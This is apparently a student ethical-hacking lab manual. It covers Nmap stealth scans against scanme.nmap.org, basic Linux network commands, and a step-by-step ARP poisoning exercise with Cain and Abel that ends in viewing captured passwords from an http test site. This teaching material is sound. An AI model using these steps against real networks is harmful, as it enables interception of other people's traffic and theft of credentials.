2.Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.
3.Analyze the scan results to gather information about the target system's network services.


1.ACK scan: nmap -sA scanme.nmap.org

ACK Scan is a Nmap scanning technique used to analyze firewall filtering rules.
It sends TCP ACK packets to determine whether ports are filtered or unfiltered.
It does not identify open ports, only the presence and behavior of firewalls.



2.SYN scan: nmap -sS scanme.nmap.org

SYN Scan is a fast and stealthy scanning technique used to identify open ports.
It sends a TCP SYN packet and analyzes the response without completing the full connection.
Because the connection is not fully established, it is also called a half-open scan.




3.FIN scan: nmap -sF scanme.nmap.org

A FIN scan sends a TCP packet with only the FIN flag set to a target port.
Closed ports reply with RST, while open ports usually do not respond.
It is stealthier than a full TCP connect scan.




4. NULL scan : nmap -sN scanme.nmap.org

A NULL scan sends a TCP packet with no flags set to a target port.
Closed ports respond with RST, while open ports usually give no response.
It is quieter than a full TCP connect scan and may bypass simple firewalls.



5.XMAS scan: nmap -sX scanme.nmap.org

An XMAS scan sends a TCP packet with FIN, PSH, and URG flags set.
Closed ports reply with RST, while open ports usually give no response.
It is stealthier than a full TCP connect scan and may bypa



Practical No. 6

Aim: Linux Network Analysis and ARP Poisoning

1.Using TraceRoute, ping, ifconfig, netstat Command

2. Perform ARP Poisoning in Windows


1.Using TraceRoute, ping, ifconfig, netstat Command

Open VMware -> click on ubuntu -> click on power on this virtual machine -> open terminal and type following commands


1. Traceroute:

Displays the path packets take to reach a destination IP or domain.
Helps identify network delays and routing issues.

command: Sudo apt install traceroute #Type this command if traceroute is not available.



traceroute www.amazon.com (you can check for any website)




2. Ping:

The ping command is used to check whether a network device or website is reachable and to measure the time taken for data to travel to it and back.


Command: Ping IP_address or website name

Example: Ping 192.168.137.1



3. ifconfig

Shows network configurations, including IP addresses and MAC addresses.




4. netstat:

Lists active network connections, open ports, and services.

Helps detect suspicious activity and diagnose network problems

Command: netstat -tulnp




2. Perform ARP Poisoning in Windows.


Step 1: Turn off all Firewall Protection.

Step 2: Go to Local Disk C -> program file (x86) - > Cain -> Driver -> Install WinPcap_4_1_3.


Step 3: Open Cain and Abel app.




Step 4: Select sniffer on the top.




Step 5: Next to folder icon click on icon name start/stop sniffer.




Step 6: Select device and click on ok.




Step 7: Click on "+" icon on the top. Click on ok.






SD 2025-26


Step 8: Shows the Connected host




Step 9: Select APR at bottom.




Step 10: Click on "+" icon at the top. Then select IP address and ok.
Then click on start/stop ARP icon on Top.




Step 11: Poisoning the source.



Step 12: Go to Website **http://techpanda.org**. (Website should start with http not with https)



Step 13: Go to password option in the cain & abel and see the visited site password



Practical No. 7

Aim: Session Impersonation with Firefox and Tamper Data.

